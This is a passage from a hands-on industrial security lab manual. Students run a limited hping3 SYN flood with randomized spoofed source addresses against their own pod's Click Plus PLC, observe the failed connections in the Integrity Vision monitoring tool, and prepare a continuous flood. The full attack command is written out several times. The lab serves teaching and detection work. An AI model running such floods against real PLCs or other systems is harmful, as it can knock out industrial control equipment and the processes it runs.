
   In this example below, we are showing Pod 01 student 1 Click.



Note

See Lab 1.2 if you need familiarization with going online and downloading with your Click Plus PLC.

2. Verify you are online with your Click Plus PLC by opening the Home tab confirming the green "Online" and "Run" indicators in the Click Plus Programming Software tool bar.



Using our Kali VM, we are now going to run a limited hping3 syn attack against your Click Plus PLC. We are limiting the number of packets we are going to send to the Click Plus PLC in this part of the lab because if we simply flood the PLC, it will cause the Integrity monitoring software to lock up and the Click Plus PLC to be unreachable. We will do this experiment later in this lab after we turn the monitoring capability of the Integrity platform off.

3. Open the Kali VM
4. Access the hping3 Commands folder found in the Lab 4.1 folder on your Student ISO.
5. Within the hping3 Commands folder you will find a hping3 commands.txt file that contains the hping3 commands. Open this file and find your pod's hping3 attack command.

> **Note**
>
> You will use this hping3 attack against your own Pod, do not attack other pods!

6. You will use the first set of hping3 commands found under the comment line labeled "`// run this command first to show limited attack with Integrity`"

   The format of the hping3 command are as follows:


```
hping3 -c 1000 -S --faster --rand-source 172.16.1.<IP>
```

Where:


- -c = count of packets to send
- -S = set SYN flag
- –faster = Alias for -i u1. Faster than –fast ;) (but not as fast as your computer can send packets due to the signal-driven design).
- –rand-source = randomize the source IP Address
- <IP> is the IP Address in the format of 172.16 [Pod #]. 12 or 22. Where .12 = student 1 Click, .22 = student 2 Click

In our example we will flood Pod 1's student Click 1. The command will be as follows:

```
hping3 -c 1000 -S --faster --rand-source 172.16.1.12
```



7. Using Kali, open a Terminal window by right clicking on the Terminal icon and select "`New Window`"




8. In this example, we will show the commands for syn flooding Pod 1, student 1 Click


```
hping3 -c 1000 -S --faster --rand-source 172.16.1.12
```

9. Press the `Enter` key.

After running the hping3 command, you should see 1000 packets were sent without any being received.




10. Open the RELICS VM and investigate the Integrity Vision software. You should see many additional devices appear in the SENSOR MODE:Live window. We can see these hosts show up as "red" because they are additional devices and hosts not captured in our baseline.




For now, let's turn off the "Live Capture" mode so we can look at static data. We are also turning off the live capture capabilities because if we run an unlimited hping3 attack, it will make the Integrity platform unusable.


11. Open the Integrity Operations Dashboard. Find the Network Interfaces configurations window under the Settings tab. Unselect "`Monitored`" and select "`Apply`".




12. Open the Integrity | Vision window and push "`2`" to flip the objects to a flatter view




13. Under Protocol, select "`TCP`" and "`Failed Connections`". You should see a similar window showing traffic from many different sources sending traffic to the Click Plus PLC




14. Expand "`Failed Connections`" and your Click Plus PLC. In the example below we see the PLC at 172.16.1.12 had many failed connections from random IP Addresses.



15. We can close the Integrity Operations Dashboard at this point in the lab. Do this by closing the Mozilla Firefox browser session that was launched to view Integrity Dashboard.
16. Let's close the Integrity Vision software too. Do this by closing the window and select "`No`" when it prompts to Save the Configuration.
17. Look at your Click Programming Software session in your Windows VM and you will find the software has not lost communications with the Click Plus PLC and didn't have an issue with a burst of 1000 packets attempting to connect to this device. Let's investigate what happens when we do a continuous hping3 syn flood.



